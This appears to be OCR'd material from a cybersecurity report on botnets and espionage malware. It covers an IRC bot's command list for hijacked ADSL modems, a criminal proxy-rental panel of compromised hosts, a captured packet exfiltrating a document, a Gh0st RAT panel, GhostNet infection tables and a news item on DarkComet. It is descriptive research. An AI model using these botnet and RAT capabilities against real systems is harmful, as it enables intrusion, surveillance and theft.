```
Client: PASS $!0@
Client: NICK [NIP]-IBM6N4SKA
Client: USER YSNARFAL "ask0.org" "FCK" :YSNARFAL
Client: JOIN #mipsel %#8b

Server: :[NIP]-IBM6N4SKA!YSNARFAL@114-30-XXX-XX.ip.adam.com.au JOIN
:#mipsel

Server: :leaf.4714.com 332 [NIP]-IBM6N4SKA #mipsel :.silent on .killall
.lscan .rlscan .esel [US],[FR],[IT],[GB],[ES],[DE] rejoin 10800 10800

Server: :leaf.4714.com 333 [NIP]-IBM6N4SKA #mipsel DRS 1228994845

Server: :leaf.4714.com 353 [NIP]-IBM6N4SKA @ #mipsel :[NIP]-IBM6N4SKA

Server: :leaf.4714.com 366 [NIP]-IBM6N4SKA #mipsel :End of /NAMES list.
```

```
.visit              - flood URL with GET requests
.scan                   - scans a random range for vulnerable routers/modems
.rscan            - scans a CIDR range for vulnerable routers/modems
.lscan                  - scans the local subnet for vulnerable routers/modems
.lrscan                 - scans a range in the local subnet for vulnerable routers/modems
.split        - splits the workload of a scan thread into two threads
.sql        - scans for vulnerable MySQL servers and attempts to make them download and run URL
.pma        - scans for vulnerable phpMyAdmin and attempts to make them download and run URL
.sleep            - makes the bot sleep for the given time
.sel                    - ???
.esel                   - skip next part if locale is not X
.vsel                   - skip next part if version is not X
.gsel                   - ???
.rejoin [delay]         - cycle the channel after delay
.upgrade                - download new bot from the distribution site
```

It appears that Netcomm NB5 ADSL modems are not the only devices affected by this bot.

Modems with similar hardware configurations (unknown brands) from Italy, Brazil, Ecuador, Russia, Ukraine, Turkey, Peru, Malaysia, Columbia, India and Egypt (and likely more countries) also seem to be affected, and are spreading the bot.

Introduction:

The NB5 was a popular ADSL/ADSL2+ modem-router, produced by Netcomm circa 2005. The NB5 is based on the Texas Instruments TNETD7300, featuring a 32bit RISC MIPS 4KEc V4.8 processor, 2MB of flash ROM, 8MB of RAM, Ethernet + USB connectivity, and runs an embedded Linux distribution.




Figure 13: Percentage of command types as a function of observed botnet size.

Circa 2006

Account Info

Username: [redacted] Balance: [redacted] Online now: 4170

Tariff: [redacted] Next paid: [redacted] Left proxy: [redacted]

	White	NAT
Buy	2.00	1
Rent	2.00	1.00
Buyout	6.00	3.00

[redacted]/2011 1[redacted] GMT2:00

Home | Search by Country | **Search by State** | Advanced Search | 24h Proxys List | Account Settings | Forum | LogOut

Search | Search proxy by country and other property

Territories: AS GU PR VI

[**Use map** to choose state. If no state checked, will be displayed all of them.]

AL 8:23	DC 9:23	IN 9:23	MA 9:23	NV 6:23	OH 9:23	TN 8:23	WI 8:23
AK 5:23	DE 9:23	IA 8:23	MI 9:23	NH 9:23	OK 8:23	TX 8:23	WY 7:23
AZ 7:23	FL 9:23	KS 8:23	MN 8:23	NJ 9:23	OR 6:23	UT 7:23	AS 3:23
AR 8:23	GA 9:23	KY 9:23	MS 8:23	NM 7:23	PA 9:23	VT 9:23	GU 24:23
CA 6:23	HI 4:23	LA 8:23	MO 8:23	NY 9:23	RI 9:23	VA 9:23	PR 10:23
CO 7:23	ID 7:23	ME 9:23	MT 7:23	NC 9:23	SC 9:23	WA 6:23	VI 10:23
CT 9:23	IL 8:23	MD 9:23	NE 7:23	ND 8:23	SD 9:23	WV 9:23	Other

SEARCH ☑ - white ☑ - NAT

Account Info

Username: [redacted] Balance: [redacted] Online now: 5082 Left proxy: [redacted]

Tariff: [redacted] Next paid: [redacted]

	White	NAT
Buy	2.00	1
Rent	2.00	1.00
Buyout	6.00	3.00

[redacted]/2011 [redacted] GMT2:00

Home | Search by Country | Search by State | Advanced Search | 24h Proxys List | Account Settings | Forum | LogOut

Search | Search proxy by country and other property

Total: 1404 First Prev 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 **37** 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 Next Last All White NAT


SALL	#	IP	HOST	COUNTRY	CITY	STATE	CHECK	UPTIME	SPEED	PING	STATUS
$	901 2	[redacted]	h74.93.*.*.dynamic.ip.windstream.net	UNITED STATES	MOORESVILLE	NORTH CAROLINA	0m:34s	177h:5m	70 Kb/s	0.078s	OnLine
$	902 3	[redacted]	71-91-*-*.dhcp.leds.al.charter.com	UNITED STATES	SELMA	ALABAMA	0m:34s	5h:10m	625 Kb/s	0.078s	OnLine
$	903 3	[redacted]	pool-74-109-*-*.pitbpa.fios.verizon.net	UNITED STATES	BETHEL PARK	PENNSYLVANIA	0m:34s	6h:15m	625 Kb/s	0.046s	OnLine
$	904 13	[redacted]	ip24-250-*-*.ri.ri.cox.net	UNITED STATES	MERIDEN	CONNECTICUT	0m:34s	0h:10m	625 Kb/s	0.078s	OnLine
$	905 7	[redacted]	c-71-194-*-*.hsd1.il.comcast.net	UNITED STATES	CHICAGO	ILLINOIS	0m:34s	154h:31m	625 Kb/s	0.047s	OnLine
$	906 4	[redacted]	*.dyn.optonline.net	UNITED STATES	BRIDGEPORT	CONNECTICUT	0m:34s	78h:23m	322 Kb/s	0.063s	OnLine
$	907 3	[redacted]	static-71-241-*-*.bltmmd.fios.verizon.net	UNITED STATES	SILVER SPRING	MARYLAND	0m:34s	1h:45m	322 Kb/s	0.062s	OnLine
$	908	[redacted]	crlspr-24.233.*.*.myacc.net	UNITED STATES	CORAL SPRINGS	FLORIDA	0m:34s	0h:45m	27 Kb/s	0.109s	OnLine
$	909 2	[redacted]	96-28-*-*.dhcp.insightbb.com	UNITED STATES	LOUISVILLE	KENTUCKY	0m:34s	0h:5m	161 Kb/s	0.063s	OnLine
$	910	[redacted]	h101.20.*.*.dynamic.ip.windstream.net	UNITED STATES	NICHOLASVILLE	KENTUCKY	0m:34s	0h:40m	80 Kb/s	0.094s	OnLine
$	911 4	[redacted]	pool-98-117-*-*.bltmmd.fios.verizon.net	UNITED STATES	ANNAPOLIS	MARYLAND	0m:34s	16h:30m	312 Kb/s	0.062s	OnLine

Proxy Admin Panel - Mozilla Firefox


Host:	*.thesecuritiesgroup.com
Status:	OnLine
Country:	UNITED STATES
State/Region:	TENNESSEE
City:	MEMPHIS
Speed:	126 [Check]
Ping:	0.078
Uptime:	2h:29m
Last check:	4m:53s [Check]
IP:PORT:	Click here to buy At money from balance.
Rent or buy out:	Click here

My comment:	Post
Users comments:	Post
In black list:	**socks is clean or not checked** [Check now]

Google Map: [show] [remove]




[close]




```
0000  00 09 5b a8 b9 9e 00 13  d4 02 0d c1 08 00 45 00   ..[..... ......E.
0010  05 d4 89 00 40 00 80 06  37 48 c0 a8 00 04 da f1   ....@... 7H......
0020  99 3d 11 62 00 50 8c 2d  7d b5 b4 f2 90 fc 50 10   .=.b.P.- }.....P.
0030  80 00 3a a2 00 00 50 4f  53 54 20 2f 63 67 69 2d   ..:...PO ST /cgi-
0040  62 69 6e 2f 41 75 74 6f  54 72 61 6e 73 2e 63 67   bin/Auto Trans.cg
0050  69 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   i HTTP/1 .1..Host
0060  3a 20 77 77 77 2e 6d 61  63 66 65 65 72 65 73 70   : www.ma cfeeresp
0070  6f 6e 73 65 2e 6f 72 67  0d 0a 43 6f 6e 74 65 6e   onse.org ..Conten
0080  74 2d 4c 65 6e 67 74 68  3a 20 31 30 31 30 30 0d   t-Length : 10100.
0090  0a 43 61 63 68 65 2d 43  6f 6e 74 72 6f 6c 3a 20   .Cache-C ontrol:
00a0  6e 6f 2d 63 61 63 68 65  0d 0a 0d 0a 44 45 53 41   no-cache ....DESA
00b0  4e 47 5f 32 30 30 35 30  39 30 38 2c 32 30 30 38   NG_20050 908,2008
00c0  2d 39 2d 31 30 2d 37 2d  34 37 2d 31 35 40 40 40   -9-10-7- 47-15@@@
00d0  40 44 45 53 41 4e 47 5f  32 30 30 35 30 39 30 38   @DESANG_ 20050908
00e0  2c 32 30 30 38 2d 39 2d  31 30 2d 37 2d 34 37 2d   ,2008-9- 10-7-47-
00f0  31 35 2c 35 30 39 32 2d  32 5f 41 67 65 6e 64 61   15,5092- 2_Agenda
0100  20 34 39 2e 64 6f 63 78  2e 63 61 62 40 40 40 40    49.docx .cab@@@@
```

The attacker exfiltrates a MS Word document that contains details of the Dalai Lama's negotiating position

Circa 2009


Gh0st RAT Beta 3.6
ID
WAN
LAN
Computer Name /Note
OS
CPU
Ping
Webcam
0
10.0.2.15
red-two
XP SP2 (Build 2600)
2386...
0
--
File Manager
Screen Capture
Keylogger
Remote Shell
System
Webcam View
Audio Capture
Administrate
miscellaneous
Change Name
Disconnect
Select All
Unselect
Download/Excute
Update Server
Open URL
Clear Logs
Hidden
Normal
Connections
Settings
Build
10.0.2.15
S: 0.03 kb/s R: 0.11 kb/s
Port: 80
Connections: 1



COUNTRY KEY

IN	India
VN	Vietnam
TW	Taiwan
CN	China
FR	France
MY	Malaysia
ID	Indonesia
BD	Bangladesh
BE	Belgium
JP	Japan
BT	Bhutan
HK	Hong Kong
PH	Philippines
SB	Soloman Islands
US	USA

Table 2: Selected infections

Organization	Confidence	Location	Infections
ASEAN	H	ID, MY	3
Asian Development Bank	H	PH, IN	3
Associated Press, UK	H	GB, HK	2
Bureau of International Trade Relations	L	PH	1
CanTV, Venezuela	H	VE	8
Ceger, Portugal	H	PT	1
Consulate General of Malaysia, Hong Kong	H	HK	1
Embassy Of India, Kuwait	H	KW	1
Embassy of India, USA	H	US	7
Embassy of India, Zimbabwe	H	ZA	1
Embassy of Indonesia, China	H	CN	1
Embassy of Malaysia, Cuba	H	CU	1
Embassy of Malaysia, Italy	H	IT	1
Ministry of Industry and Trade, Vietnam	L	VN	30
Ministry of Labour and Human Resources, Bhutan	H	BT	1
National Informatics Centre, India	L	IN	12
NATO, (SHAPE HQ)	H	NL	1
Net Trade, Taiwan	H	TW	1
New Tang Dynasty Television, United States	L	US	1
Office of the Dalai Lama, India	H	IN	2

Computer spyware is newest weapon in Syrian conflict

By **Ben Brumfield**, CNN
February 17, 2012 -- Updated 2141 GMT (0541 HKT) | Filed under: **Web**

Last month CNN reported that supporters of the Syrian regime developed a computer virus to spy on those who opposed the government. Trend Micro experts analyzed the DarkComet Remote Access Trojan (RAT) and revealed the way it's utilized along with its spreading mechanism.

Apparently, the malware spreads via the popular instant messaging platform Skype, in many situations bearing a Facebook icon.

After it's executed, the piece of malware connects to a command and control (C&C) server hosted by Syrian Telecommunications Establishment.

The DarkComet RAT is highly complex, allowing its masters not only to take pictures with the infected machine's webcam and record conversations via the attached microphone, but also to record keystrokes and transfer files.

While DarkComet's developers are still working on improving it, recent reports claim that they regret their work is being used against the people of Syria. They also expressed their intent to create a DarkComet detector to aid Syrians protect their devices.